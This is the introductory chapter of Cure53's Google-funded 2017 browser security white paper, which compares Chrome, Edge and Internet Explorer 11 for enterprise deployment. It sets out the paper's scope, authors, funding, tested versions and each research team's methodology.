Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Fine penetration tests for fine websites

Cure53 Browser Security White Paper

Dr.-Ing. Mario Heiderich
Alex Inführ, MSc.
Fabian Fäßler, BSc.
Nikolai Krein, MSc.
Masato Kinugawa
Tsang-Chi "Filedescriptor" Hong, BSc.
Dario Weißer, BSc.
Dr. Paula Pustułka

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

List of Tables

Fine penetration tests for fine websites

List of Figures

Chapter 1. Introducing Cure53 BS White Paper

Before we start discussing the technical context and our exciting results, it is vital to present some introductory notes about the origins and objectives of this publication. In fact, the goals of the paper were clearly defined in the scope's description provided by the Sponsor of this work, namely by Google.

The Sponsor tasked Cure53 with the creation of a comprehensive and technology-focused white paper that evaluates security features of three preselected browsers for the specific use in corporate and enterprise environments.

The research findings presented in this Browser Security White Paper (BSWP) and discussed in subsequent chapters, as well as the resulting conclusions, are meant to aid the key decision makers in the technical field. In principle, this entails assisting different stakeholders in considering and creating a reasonable and responsible strategy for their enterprise browser deployment and maintenance. Similarly, we wish for the paper to help people judge whether they are already on the right track with their browser security approaches, or perhaps direct them towards some best practices. This of course does not mean that other audiences cannot benefit from our work. In fact, we hope that the results can serve as means of confirming, illustrating and discussing issues that some more versed users and community members may already know about. After all, we all know that judgments and decisions about security are usually multi-layered. For this reason, it has been decided that five different areas receive coverage by respective chapters.

It has to be emphasized that the paper seeks to be as technically-driven as possible under the existing time and budget constraints. The primary goal of the paper is to embed findings in past research and perform innovative evaluations through novel test-cases. The authors wished to get to the bottom of the examined technical features and security mechanisms that the three tested browser deployed. It was evaluated whether browsers indeed work as intended, especially when one considers that at stake are the needs of corporate users and enterprise administrators. The Cure53 team hoped to share the best possible advice on allowing secure browsing experience, both inside company walls, and from home-office positions.

To reiterate, this paper aimed to collect as much scientific and technical data as possible. The rigorous research and data-driven approaches enabled us to present the outcomes in a fair and unbiased way.

We hope to ease the process of decision-making for corporate deployment stakeholders who deserve to be informed when deciding on a browser best-suited to their needs from a security perspective. We believe that the presented results can also aid the process of tackling and handling the remaining risks when a decision has already been made.

Completeness was neither a goal of this paper, nor would it be attainable in a world as complex as the browser ecosphere of today. It would be especially pointless to aim for an all-encompassing approach when about 100 work days are allocated to a project with a very specific scope and goals. Instead, the main focus was on a tripartite browser security comparison across five thematic areas. With the hope of yielding a holistic overview, the authors have picked several main topics of relevance. Those will be discussed as thoroughly as possible. Having said that, it is very likely that a reader identifies other themes or areas of interest which are missing from the analyses. In fact, it is very much probable that these items were initially considered in the planning phase, but ultimately did not make the cut. For that we can only apologize and encourage community and readers out there to contribute to the ever-growing body of browser security research.

Cure53 authors would like to make it absolutely clear that the browser maintained by the funding body - namely Google's Chrome - was not given any preferential treatment during the tests. Similarly, no browser was discriminated against in any way or approached from the knowingly biased stance. The team assessed all three browsers against the same criteria, using objective and independent test and audit methods. In other words, the results and verdict issued in the final chapters would be exactly the same had the funding been provided by a different browser vendor among the included engines. While critiques, questions, and feedback are appreciated, Cure53 attests that there can be no doubts about fair and equal treatment of each scoped browser.

Finally, we would like to note that the authors are only human, so they might make mistakes. Though we took precautions to prevent bias and eliminate flaws, those can of course occur, especially under the time pressures of researching and documenting issues by the specific due date. To ensure that we can improve the paper and correct any problems after the deadline of submission has passed, the Cure53 team will continue to maintain a Github repository where bugs and errors can be reported. They will be tracked and fixed, eventually allowing for publishing a revised version or a corrigendum.

The repository can be found at https://github.com/cure53/browser-sec-whitepaper.

Browser Security Landscape: An Overview

On the basic level, we all understand that browsers have not just suddenly emerged in the state that we know them in today. However, we sometimes forget about their origins and the fact that they were developed from simple tools designed to parse and visualize Hypertext. At present, we see them as powerful players in the web's inner-circle. Indeed, browsers have become full-blown application hosts supporting hundreds of different APIs. As the time goes by, we see them advancing, as browsers are already almost capable of replacing the underlying operating systems. In sum, it is nearly unimaginable to think about browsers as anything less than central, potent, and irreplaceable tools in many different environments and workflows.

Only a few years after the first browsers emerged in the mid and late nineties, their respective maintainers realized the business potential as well as the relevance of browser market share for vendors and enterprises alike. This understandably resulted in the browsers entering a series of tremendous battles, competing for features, performance, convenience, security, and - importantly - revenue. The entrepreneurial and financial aspects usually prevailed over other items, though they were invariably linked to the perceived and actual quality of the aforementioned technical and usability-related components. Still, the long-lasting "browser wars" caused features and functionalities to bloom and prosper, yet they also meant taking a toll on privacy and security. The market's speed was so grand that the potential costs of attacks were frequently underestimated or simply disregarded. In sum, early browsers were quite a mess and allowed attackers to use trivial tricks for exploiting unaware users. Clearly, the pricey bills for overlooking security arrived at the end, as browsers became the main tools for security compromises and harming users.

What we are witnessing today is a more established and somewhat less-fluctuating browser market. It is mostly dominated by software created and maintained by the largest players in the World Wide Web. More specifically, we can surely observe the prominence of Google, leading the usage stats with their flagship Google Chrome browser[1]. Next big players encompass Mozilla, which maintains Firefox[2] in cooperation with the online community, as well as Apple, which invests significant energy into developing the Safari browser[3]. Last but not least, we have Microsoft, responsible for the upkeep of the former champion in Internet Explorer, and resurfacing as a potential frontrunner again with its

---

[1] https://www.google.com/chrome/

[2] https://www.mozilla.org/en-US/firefox/

[3] https://www.apple.com/safari/

newer entry known as Edge[4]. This does not exhaust the full spectrum of the market, which is also populated by players like Opera[5], which seeks to recruit power-users and is aiming specifically at power users and less frequently used in an enterprise setting. What must not be forgotten is that certain world regions continue to rely primarily on the locally-hailed competitors. In this category, we have the Yandex browser[6], primarily used in Russia and neighboring countries, as well as the UC Browser[7], vastly popular in and around India and China. Lastly, the browser market is also giving home to niche implementations such as Brave[8], the Tor Browser[9], and countless other implementations of every thinkable shape and type.

Most browsers are being made available in various different versions for alternative operating systems and system architectures. In this plethora of variants, the main categories are represented by desktop browsers for operating systems like Windows, Linux and others, include an array of mobile browsers for various mobile operating systems, as well as contain browsers for feature phones and embedded systems, Smart TVs, and even cars. Some browser vendors publish binaries and sources for a wide range of architectures, others only issue their products in the state ready for specific operating systems. Yet another option entails browsers that cannot work on a stand-alone basis but are deeply woven into the hosting operation system, like MSIE.

Finally, we can also learn about other browsers that can be carried around on a USB stick and function in this fully portable state on many systems a user might plug the USB stick into. Entire vivid and active communities exist around browser configuration hardening, security extensions, and many other ways that make browsers faster, richer in features, more secure, or more privacy-oriented. Sometimes browsers ship their own engines[10] and libraries, while, on other cases, the operating system dictates parts of the behavior, forcing browser vendors into obeying the rules written into the OS. Failure to comply means that the browser products cannot be offered on the devices in question. Just as Apple's policy of requiring iOS applications to use the platform's WKWebView limits how much third party browser developers can do, so does Microsoft's policy of requiring Universal Web Platform applications to use the platform's WebView (which is implemented with EdgeHTML).

---

[4] https://www.microsoft.com/en-us/windows/microsoft-edge

[5] http://www.opera.com/

[6] https://browser.yandex.com/desktop/main/

[7] http://www.ucweb.com/ucbrowser/

[8] https://brave.com/

[9] https://www.torproject.org/projects/torbrowser.html.en

[10] https://en.wikipedia.org/wiki/Comparison_of_web_browser_engines

As it stands, more and more critical infrastructure and applications can now be interfaced using the browser, offering complex web interfaces consuming literal megabytes of JavaScript to make the user-experience smooth and pleasant. As always, this process results in both great success and some failures. As for the former, we can think of the vivid example like the Gmail application and many other highly feature-rich web mailers, which experience notable triumphs. In time, web-based applications made their way into the corporate and enterprise sectors. While a few years ago screens in cube farms and open plan offices were fluorescing with the Windows of Microsoft's Outlook clients, chat applications running on the desktop and gigantic spreadsheets being scrolled up and down in Microsoft Office 97, today's enterprise environments make a completely different impression.

It can be argued that classic Office tools and other software dinosaurs are about to leave and make room for web-based office applications with people collaborating on documents and spreadsheets in real time. Mail clients have rushed off the dance floor and were pushed away by Outlook Web Access and similar tools. Classic workstations used by each and every employee were deemed to be superfluous in many businesses, finding their ways into the attics of the office buildings and awaiting their inevitable destiny in the recycling center or the landfill. We seem to be entering a time when PCs are rusting along together with their ancestors from the dynasties of typewriters, laser printers as big as a house, and other devices from a bygone era when grey and hard-plastic cases were considered a sign of prosperity. Today's offices sport elegant slim clients connected to the Cloud. Storing files on the desktop is no longer necessary as the whole teams may work on a remote, relying on a folder located on Google Docs or Office 365. While this is of course the process we mostly see in the most innovative and frontline enterprises, it is expected that others will soon follow. In sum, it can be argued that the desktop is gone and so are its applications. The browser is the new desktop now, with the former applications being replaced by feature-rich websites served from data centers all over the world.

All of the aforementioned complexities, intricacies, and increasingly global interdependencies mean that the contemporary open web platform is an incredibly complex ecosystem. It involved many different players and stakeholders. Not only are new browser families emerging, but, most importantly, the existing ones are almost exponentially growing in numbers of the available versions, variations, and configurations. Despite the astounding entanglements, it is expected by web developers and users that browser expose behaviors that are as close as possible to the standards that W3C, WHATWG, and others define. Browser vendors are faced with the urgency and insistence on standards-conformity. At the same time, there is an expectation for them to be rich in features and offer clear and intuitive user experience and user interfaces. In other words,

the browsers are tasked with the impossible. They must therefore find the best compromise between compatibility, performance and security.

On the one hand, it is paramount that users are satisfied and pleased with the ways that browsing is handled and benefits using multiple information sources. If this is not the case, a vendor can suffer from decreasing user-base. On the other hand, browser security remains crucial, as users - individual and corporate alike - are likely to abandon a provider that exposes them to privacy and security risks. Evidently, this is a tremendous challenge and several vendors have not been able to cope with the somewhat contradictory and usually high-priority demands. For that reason, we have seen some browsers disappear from the ecosystem, concurrently making room for other players able to propose fresh approaches and creative technologies. Given the central role played by the browsers in the current web landscape, it is essential for security to become a top priority. While just about fifteen years ago browser security and client-side security were generally the topics typically mocked by some members of the broader information security community, this is no longer the case. In other words, browser security is a front and center issue for the IT security researchers nowadays. Moreover, it is likely to remain at its paramount position in the future.

Highlighting the main argument of this Introduction, we began our work on this paper with an assumption that browsers are the major information brokers for billions of private users as well as a growing majority of enterprises and corporations. Under this premise, browser security has become one of the core aspects determining whether a company wants to migrate its operations into cloud applications and collaborative web applications. Ensuring that key tasks and actions are secure can make or break a business entity, so it is understandable why some players decide to stick with the conventional model of running a desktop with linked executables at present, depending on a click and run approach, ideally within the latest operating system upgrade. However, the general shift of the paradigm is clear and it is expected that the first route of moving towards a web browser approach in enterprise will become the new norm.

Responding to this new and largely web-dependent context, this paper zooms in on the browsers and their security promises. As already noted, three major vendors most relevant for the enterprise setting were selected and analyzed, with the general outcome of having a tripartite side-by-side comparison of the browsers in scope. The authors of this white paper were handpicked for their outstanding expertise in the chosen subfields. The next sections of this Chapter will proceed to introducing the team members and their skillsets, then moving to explanations on the publication's goals and structure. Both limitations and technical specifications are also provided.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

As a whole, the white paper is divided into seven main parts. Besides this Introduction *(Chapter 1),* it is structured around the core research areas presented in the five chapters dedicated to memory safety (*Chapter 2),* general web security (*Chapter 3),* DOM security issues (*Chapter 4),* Add-on implementations and their security consequences (*Chapter 5),* and, last but not least, security matters around UX *(Chapter 6).* The order of research chapters can be found in the following *Security Features* subsection and relates to how different items can be positioned in the technical and browser-user contexts. The closing part of the paper contains Conclusions & Final Verdict (*Chapter 7),* which are accompanied by meta-tables with browser scores and amass all key results within a three-way comparison approach.

The Authors

This subchapter briefly introduces the authors of this paper and elaborates on their experience in the respective fields covered by the publication.

Dr.-Ing. Mario Heiderich

Mario is the founder and owner of the Cure53 enterprise. He holds a PhD in Computer Science from the University of Bochum. He wrote his doctoral thesis on client-side security and boasts more than a decade of penetration testing experience. Mario specializes in JavaScript, Scriptless Attacks, JS-MVC and browser security, with particular expertise in XML, XSL, HTML and SGML vulnerabilities. Mario has conducted extensive research on browser engine vulnerabilities for a large array of vendors like Microsoft, Google and Mozilla. He is the author of numerous academic papers and a book, as well as an established speaker and trainer on the aforementioned IT security topics.

Alex Inführ, MSc.

As a Senior Penetration Tester with Cure53, Alex is an expert on browser security and PDF security. His cardinal skillset relates to spotting and abusing ways for uncommon script execution in MSIE, Firefox and Chrome. Alex's additional research foci revolve around SVG security and Adobe products used in the web context. He has worked with Cure53 for multiple years, especially contributing to testing and hardening MSIE against XSS attacks, information leaks, and crash vulnerabilities.

Fabian Fäßler, BSc.

Fabian is a Senior Penetration Tester with Cure53 and his focus is on web application security. His work for IBM during a pursuit of an undergraduate degree at Baden-Wuerttemberg Cooperative State University resulted in a thesis on exploiting the FCoE storage protocol. Fabian is also a double-winner of the renowned Cyber Security Challenge Germany for 2014 and 2015. As an avid security CTF player, he is always hunting for interesting and creative vulnerabilities. He has recently gained considerable

attention by working together with CitizenLab on the project to reverse-engineer a South Korean legally-mandated child monitoring mobile application. He is known to the broader public for covering a wide variety of IT security topics on his YouTube channel *LiveOverflow*[11].

Nikolai Krein, MSc.

While Niko has only recently completed a Master's degree in IT-Security, he has been gaining professional experience with Cure53 for over five years. Niko is well-versed in breaking multiple server-side web technologies, especially in Perl and PHP. Furthermore, a vast number of his assignments centered on binary exploitation and reverse engineering. As part of his Bachelor's thesis research, Niko developed numerous bypasses for Microsoft's EMET. Together with two other researchers, he has recently won one of the biggest HackerOne bug bounties for gaining Remote Code Execution on Pornhub, which was accomplished by exploiting a remote memory corruption in PHP. Niko's other achievements include his regular and successful participation in CTFs, as well as winning the E-Post Security Cup with Team Secugain in 2015.

Masato Kinugawa

Masato collaborates with Cure53 as a Penetration Tester. He is a world-renown expert when it comes to XSS attacks, character encodings, and browser security. Masato has worked with the Google Security Team through their Vulnerability Reward Program since 2012. He delivers much anticipated and praised talks on the XSS attacks relying on the MSIE XSS filter at various security conferences and events around the globe.

Tsang "Filedescriptor" Chi Hong

As a Penetration Tester with Cure53, Tsang focuses on web application security and specializes in XSS attacks and browser security. Tsang is known as someone who helps to keep Twitter secure as he is currently ranked first among the participants of Twitter's responsible disclosure program. He is also active in the XSS community through designing and participating in various challenges. Tsang is further experienced in analyzing cryptographic flows and implementations, particularly OAuth and similar authentication and authorization mechanisms.

Dario Weißer, BSc.

Dario has been with Cure53 since 2015. He holds a Bachelor's degree in IT-Security and is set to complete his Master's degree at the University of Bochum in 2018. IT-Security has been Dario's main interest since 2008 and he managed to gain experience across different subfields throughout the years. Besides skills in examining application, web,

---

[11] https://youtube.com/LiveOverflowCTF

Linux and network security, his expertise also refers to C and PHP. Together with the Secugain team, he participated in the Deutsche Post IT-Security Cup, coming second in 2013 and eventually winning the competition in 2015. Together with two other researchers, he earned a $22,000 bug bounty for finding flaws in PHP and hacking Pornhub. Dario's another noteworthy achievement is the discovery of a local privilege escalation in NVIDIA's graphics driver.

Paula Pustułka, PhD

Paula has been a Technical Editor for Cure53 since 2011. She holds a PhD from Bangor University in the United Kingdom and has a successful career in social research. Having authored numerous academic publications, Paula has been providing services as an editor, translator, and reviewer to numerous business customers, public institutions, and academic journals.

The Sponsor

This project has been funded by Google, an established and clearly well-known search engine provider. The research work and subsequent paper was initiated and then managed by Andrew Fife (Primary Project Manager) and Chris Palmer (Technical Advisor). Both were highly involved in specifying the test targets, as well as reviewing the paper as it developed. The Cure53 team and the Google in-house team met on a bi-weekly basis. The meetings served as feedback sessions, valuable both for the ongoing research, and the process of paper writing.

Earlier Projects & Related Work

A similar publication - namely a white paper with a state of art regarding browser security - was prepared and made available in June 2011[12]. This original attempt at amassing and disseminating research on browser-related safety threats was put forward by Accuvant, a US-based security company. The authors involved in the 2011 publication were J. Drake, P. Mehta, C. Miller, S. Moyer, R. Smith, and C. Valasek. Published as "*Browser Security Comparison - A quantitative approach*", this white paper covered three browsers, i.e. Microsoft Internet Explorer, Mozilla Firefox, and Google Chrome. The paper shed light on the respective browsers' architectures, statistics on reported vulnerabilities, and CVEs for each vendor. Responding to the key issues during this period, the research also encompassed Add-On Security and Anti-Exploitation techniques, as well as other aspects of browser security relevant at the time.

The news coverage for the publication in 2011 was not overwhelming. However, the project was faced with a repeated criticism, reappearing across blog posts and other

---

[12] http://files.accuvant.com/web/files/AccuvantBrowserSecCompar_FINAL.pdf

outlets. More specifically, it was questioned whether the results were valid, given that one of the browser vendors sponsored the assessment. This impression was reinforced as commentators pointed out that the paper makes out the browser managed by the funding body as the best and most praiseworthy. In response, the Accuvant authors clearly stated that their research was impartial, independent and objective, despite the potential doubts the readers might have had. As we present this paper in 2017, it is rather anticipated that similar questions will be raised by the lively and forceful IT community. In fact, the Cure53 authors expect nothing less and welcome constructive comments and feedback. Further, being aware of the optics, we can only reiterate, as Accuvant did in 2011, that all tests were rooted in research rigor, ethics and integrity. The team involved in the preparation of this paper employed clearly documented methodologies and took advantage of the available public data. The latter means that anyone can replicate and verify the results. Despite the funding structure, we ensured that the evaluation were done from the bias-free and neutral stance.

As already mentioned, quite a lot can change in the realm of browser security in the arguably short span of mere six years. For that reason, the paper should be seen as both a continuation of the documentation efforts initiated by Accuvant, and as a stand-alone new response to the present browser security situation and challenges. By this logic, paper covers similar areas to the ones examined in 2011, featuring malware, memory corruption and exploitation. Furthermore, it expands the scope and reacts to the frequently discussed novel web security challenges, DOM security issues, UX security features and many other aspects.

Research Scope

This publication covers three browsers as primary test targets. These are: Microsoft Internet Explorer 11, Microsoft Edge (as provided by the stable versions of Windows 10 x64), and Google Chrome. In the planning phase of this paper, the authors strongly advocated to additionally include Mozilla Firefox and Apple's Safari, but the ultimate investigations were limited to the three browsers listed above.

The original intention expressed by the authors was to move past the browsers as such, instead splitting the field by engine. In that sense, we sought to shed light on the security properties of Trident represented by MSIE, Edge represented by the corresponding browser with the same name, Gecko represented by Firefox or Firefox ESR[13], Blink represented by Chrome, and Webkit represented by Safari. After a series of meetings with the sponsors, the expected scope was clearly delineated to entail research on MSIE,

---

[13] https://www.mozilla.org/en-US/firefox/organizations/

Edge, and Chrome only. This tripartite selection and comparison was reasoned by the fact that Gecko has just recently received a technical analysis[14] via the Tor browser, while Safari was excluded on the grounds of not having measurable relevance in the field of corporate and enterprise browser-use. On the flipside, it was underlined that the ultimately selected players, that is MSIE, Edge, and Chrome, represent the largest percentages of enterprise usage. In other words, the lens of selecting the browsers most commonly used in business contexts was endorsed by the funding body and treated as a final criterion. The Cure53 team complied with this requirement and analyzed the aforementioned three major browser players of MSIE, Edge, and Chrome. We will now briefly discuss the underlying browser engines and their implications within the scope of this project.

Blink - represented by Google Chrome

The Blink browser engine was first announced in April 2013 as a fork of the formerly wide-spread WebKit render engine. Blink is nowadays used by a wide range of modern browsers, including Google Chrome, Opera, Amazon Silk, and the Android Browser. While Blink continues to bear similarities to its origin and fork-father, the engine has been optimized in several important regards. It should be emphasized that there is a discrepancy within security features and their overall pace of development. More specifically, Blink clearly stands out in terms of being more implementation-oriented when compared to WebKit. On this matter, please note that the majority of the research for this publication was performed against Chrome as a Blink-host and not just any arbitrary Chromium builds issued by third-parties.

According to the W3Counter stats, Blink's market share is calculated to encapsulate Chrome and Opera and stood at about 62.8% in January 2017. StatCounter collated data for Chrome & Opera and put it at 56.22% for December 2016[2]. Other stat counters tend to corroborate this value.

Trident - represented by MSIE11

Trident is a rendering engine that has been fueling generations of Microsoft Internet Explorer (MSIE) browsers. It furnishes developers and users with a wide array of standard and, most importantly, non-standard-features. MSIE11 marks the final release of Internet Explorer, concluding a twenty-two-year period of constant development and addition of new browser and web-features. With this long-term perspective comes a sinusoidal curve with respect to the market share, as IE faced tremendous ups and downs in this arena throughout the years.

---

[14] https://isecpartners.github.io/news/research/2014/08/13/tor-browser-research-report.html

It is important to emphasize that browsers instrumenting the Trident engine are commonly used in corporate environments, at least in part thanks to Microsoft's once controversial bundling of Operation System and web browser. Another reason for not writing MSIE off too quickly is the fact that it offers a multitude of features and policies that make it a powerful software for connecting Intranet applications to the Internet. MSIE additionally includes features for desktop integration and connectivity to internal and external services via interfaces like ActiveX, VBScript, MSXML, Browser Helper Objects, and others.

According to the W3Counter stats, Trident, represented by MSIE11, had a market share of about 3.8% in January 2017. Comparatively, StatCounter put MSIE at 4.44% in December 2016 and other stat counters mostly repeated that value.

EdgeHTML - represented by Microsoft Edge

EdgeHTML is the successor of Trident, the engine used by Microsoft Internet Explorer (MSIE) and similar software. While MSIE dominated the market in terms of shares and installations in the early days of the WWW, its supremacy has largely ended. MSIE lost its pole-position to other browsers, initially to Firefox and meanwhile mainly to Google Chrome and Safari.

Microsoft decided to abandon the development of Trident and fork out the code into a new browser engine, simultaneously enriching it with new features. At the same time, a wide range of old features is rigorously removed. The reduction of the overall available features on offer was meant to increase performance and reduce the massive attack surface characterizing MSIE. In this publication, MSIE and Trident will not be given special attention unless mentioning them contributes to the arguments and points being made. On the contrary, EdgeHTML will take a central spot and should be seen as one of the project's focal areas.

Represented by MS Edge, EdgeHTML had a market share of about 4.5% in January 2017, as per the data available from the W3Counter stats. Illuminating quite a difference, StatCounter measured MS Edge's share at 1.61% back in December 2016 and other stat counters mostly confirmed either of these values.

Mobile Browsers

In many parts of the world mobile browsers have replaced desktop browsers as the most common way for navigating the Internet. Thus we acknowledge the importance of the mobile platforms, while nevertheless noting that mobile instances share tremendous similarities with desktop browsers at the engine level. For instance, Chrome on iOS uses the same WebKit interface as Apple's Safari, while it uses Blink on Android Chrome. This

mirrors desktop behaviors and signifies that the mobile engines are already represented by their desktop counterparts. As a consequence, it has been decided to exclude mobile browsers from the overall browser security comparison.

Note that some of the code examples provided in this paper might show code and features specific to the browsers omitted in the three-pronged general approach. This occurs when the shown feature found in a different browser is particularly valid for explaining security issues, foundations and features meaningful either for the overall comparison, or for illuminating a broader security-critical point.

Version Details

For the purpose of conducting relevant research and tests, the authors relied on the following browser versions, installed on a fully patched **Windows 10 Pro x64 (Creators Update, Version 1703, Build 15063.413)**:

- **Microsoft Edge 40.15063.0.0**
- **Microsoft Internet Explorer 11.332.15063.0**
- **Google Chrome 59.0.3071.86**

A VM with frozen updates was shared among all involved authors to guarantee a stable test environment. We were therefore able to avoid discrepancies while the capacity for others to reproduce the results was attained. This ensured internal reviews, cross-checks and verification, as well as makes the process more transparent and available for the readers to consult, follow and replicate.

Research Methodology, Project Schedule & Teams

The project was completed over the course of several months in 2017. Specifically, the tests began in April 2017 and finished in July 2017. The research and writing-up of the findings have been thought out and completed as ongoing processes. The majority of work was conducted in parallel by several teams, respectively responsible for different topics (and, effectively, subchapters). The Cure53 team members participating in this white paper assignment have invested considerable resources into this publication, hoping to guarantee a high-level of depth and useful, innovative insights

As already mentioned, the project of this magnitude warranted a dedicated schedule and milestones. It was decided to split the scope into five key areas. Teams of researchers with the best-matching skillsets and expertise were assigned to these main topics, constituting five smaller working groups. Each team was led by a Team Lead, who was responsible for contents, structure, and reaching the research and reporting goals in a timely fashion.

It should be emphasized that the research for this paper did not start from a blank slate, but rather builds up on the existing knowledge, data, and sources disseminated through various channels. A comprehensive review and selection of recent research results is included in the discussions. Many items were specifically fact-checked and re-tested for the purpose of this assessment, with a caveat of adapting an issue- or feature-test to the relevant versions of the browsers in scope. Evidently, different thematic areas call for precise and targeted methodologies, which is why each team's approaches are detailed separately below. It is hoped that this overview provides readers with an easy-to-follow guide on the strategies of data collection, analysis, and representation. We further explain how cross-tabulations and comparative frameworks were developed. While all five chapters together serve as a both a bird's eye view onto an ever-changing browser security landscape, each chapter zooms in on the details, roles and peculiarities of its specific topic.

Team Memory (Chapter 2)

- The first of the research chapters following this introduction entails coverage of the memory safety matters. In this chapter, Team Memory examines how hard
an exploitation of memory vulnerabilities can get when a bug is found. In the opening section, some background and historical overview is provided. The "old" hardware, OS and compiler-provided mitigations like ASLR, DEP, Stack Cookies and SafeSEH are presented. The discussion then moves on to the more recent and partially Windows 10-exclusive features.
- The chapter proceeds to analyzing the workflow of each browser in scope, demonstrating the different process and their variable degree of security-relevancy. Here Team Memory investigated the implications of the processes handling untrusted input from potential attackers.
- To present consistent results, all team members used a Windows 10 VM setup with frozen browser versions. A set of tools was included to help determine the states of affairs across different browsers and concerning the most relevant mitigations Windows 10 has to offer. Most of the tests were done through Windows API functions like *GetProcess- MitigationPolicy* and checked which processes utilized the best policies and were therefore more hardened. The results can be found in tables, created for each mitigation in a way that facilitates clear and direct comparisons between the tested browsers.
- A similar approach was chosen to test the sandboxing mechanism of each browser. Sandboxing is nowadays necessary as a last line of defense in case all browser mitigations fail and an attacker manages to gain code execution.

Assuming a perspective of an attacker or a malware author, Team Memory selected some external resources like local files or registry keys to see what access can be acquired via token impersonation. In effect, it was tested whether the sandbox policies allow access to said resources. Once again, cross-tabulations were crafted for external resources with a browser-by-browser lens.

- Both chapters, that is the mitigation and sandbox analyses, conclude with final summaries, which emphasize the main differences between the three browsers in scope.

Team Web Security (Chapter 3)

- The main focus of Team Web Security was on CSP, *X-Frame-Options* and other issues that were deemed relevant for browser security but could not be covered under other chapters. In that sense, web security chapter is both general and specific, beginning with an important and valuable overview of historical background and subsequent developments. In other words, the chapter pertains to various aspects that do not directly relate to, for example, the DOM, because it was investigated separately.

- The Web Security Team first evaluated which features are relevant for an enterprise browser. A detailed test plan was outlined to allow thorough evaluation of all features. Needless to say, the level of depth envisioned for the research also needed to be discussed and weighed again the allocated time budget. Once the test plan was completed, the Team dedicated time to each item and conducted tests on the shared VM.

- The overarching goals were to determine how closely the features follow the specifications, and how reliable the features are in terms of attack prevention. Moreover, general defense capabilities were investigated with a special focus on mapping out intricate and generic differences between the implementations found on the three browsers in scope.

- The team set up an environment with PHP and NodeJS as the backend runtimes of choice. A setup with multiple domains (*victim.com*, *evil.com*, *example.com*) pointing to a local *apache2* webserver was also created to enable reliable tests of cross-origin behaviors. All domains were also given self-signed SSL certificates to allow for tests using SSL/TLS. All tests requiring a valid certificate from the CA were conducted on *cure53.de*.

- Cross-tabulations, figures and diagrams were prepared to illustrate the test findings, while a general summary was also written for the chapter.

Team DOM (Chapter 4)

- As the title suggests, Team DOM investigated various aspects of DOM security and its relevant bits, namely SOP, Cookies, URL, HTML parsing, DOM Clobbering, and CORS.
- The chapter opens with a comprehensive background on the DOM's emergence as one of the main security-relevant arenas. It then follows the logic of presenting methods, tests and findings, supplying three-pronged comparisons of the browsers when applicable. Note that the test environment, methodology and data analysis strategies were exactly the same as Team Web Security.
- Notably, Team DOM had a two-part test plan. The first component referenced Michal Zalewski's previous work on browser security[15] and reused some of the test cases relevant to a corporate environment. The investment was made into depth rather than breadth, so the selection of examples could best illustrate the intricacies involved in DOM security. The second part consisted of test cases that highlight the latest specifications and standards. The reader is familiarized with novel and prevalent attacks that were not covered in the *Browser Security Handbook*.

Team Add-ons (Chapter 5)

- This chapter centers on the Add-ons architecture implemented across the scoped web browsers.
- At the beginning, the chapter deals with the fact that the three browsers deploy different Add-ons schemes. For this purpose, the browser vendor documentation was studied in great detail, while further investigations were performed to see if any differences between specifications and the current state of respective Add-ons' implementations and features could be noted. On the basis of the obtained findings, a test plan was devised.
- Team Add-ons determined that the WebExtensions technology is the most relevant Add-ons architecture and allocated considerable resources to evaluating the current state of security for this item. The focus was placed on features capable of influencing either the security of a Web Extension, or the security of the end user himself.
- To carry out the test, example Web Extensions were created and sideloading was employed as means to load each extension during testing. With the help of this method, extensions could be easily modified and reloaded. The test

---

[15] https://security.googleblog.com/2008/12/announcing-browser-security-handbook.html

results were presented in both a descriptive and an analytical manner. For the latter, tabulations were the favored method of presentation. It was considered important to always clearly mark cases of a browser not supporting a certain tested feature.

- Next on the agenda of Team Add-ons was an overview of ActiveX. This was accompanied with an overview of all features implemented by Microsoft over the years and included "Enhanced Protected Mode", "Kill Bits", and "Out-of-date ActiveX" filtering.

- Lastly, Team Add-ons studied the administration aspect of the browsers' operations. This evaluation judged how the offered systems aid the process of administering a browser as well as Add-On policy files.

Team UX (Chapter 6)

- This chapter compares and highlights the important security-relevant UI features of the browsers. Although user-experience is highly subjective and large-scale studies are usually necessary to measure how certain UI elements or changes to the UI affect users' behaviors, the chapter sought to provide some notes on the UX from the security standpoint.

- Not unlike other chapters, Team UX opens with a review of academic research and studies on the topic. The arguments underline the overwhelming absence of accurate and recent public data. Particular lack of coverage of the more recent browser versions in scope of this assignment is also noted. The chapter nevertheless provides readers with the research results deemed most relevant and reliable (though often quite narrowly scoped), referencing them throughout the chapter.

- All in all, the UX Team needed to have a slightly different approach because not much "hard" data is available on the subject matter at hand. This, however, does not lessen the importance of the UX in general, because the interface clearly has the power to communicate important security information to the user, doing so in either proper or misleading manner. The chapter focuses on comparing browsers' UIs side-by-side and describes vital differences. The dominant methodology was to provide actual visual illustrations, which means that numerous screenshots are included in the chapter.

- In specifics, what readers can find information on in this chapter are, for example, the SSL warnings, as these are important for keeping users safe on an unsecure network. Another investigated area was the address bar, as it provides the only reliable way for users to tell which sites they are visiting. Further attention was given to popups and other dialog boxes, which were examined through the lens of potential use for spoofing and confusing users.

- It is hoped that knowing pitfalls and benefits can assist the readers in making the best judgment as to which UI works best for them. Team UX wishes to underscore the tremendous efforts that are needed for creating a safe browser UI.
  The provided data, screenshots and commentary are aimed at empowering administrators to make educated, considerate and conscious decisions, appropriate both for their user-base, and their enterprises. Finally, last desired outcome of Team UX's work is to spark more research on this realm and enrich the currently limited knowledge-base on the UX as a security-crucial topic.

- Again, while sometimes security implications of the UX are gauged through speculation only, the generally subjective nature of the UI justifies this approach. As with other chapters, readers can consult meta-data linked to the UX issues in the scoring tables available at the end of the paper.

The gathered test data for each chapters was stored and collated into dedicated result tables. The findings presented in cross-tabulations constitute the core documentation and can be found both in-text in the corresponding chapters, and as metadata in concluding sections. The latter entail scoring tables and mark the ultimate foundation of the tripartite comparison as the focal point of this assignment.

Security Features

To perform a meaningful security evaluation of a complex piece of software, it is first and foremost important to identify possible attack surface and evaluate what mechanisms the software employs to minimize or eliminate the resulting threats. Depending on the complexity of the test target, this can be either a trivial or an extremely difficult task.

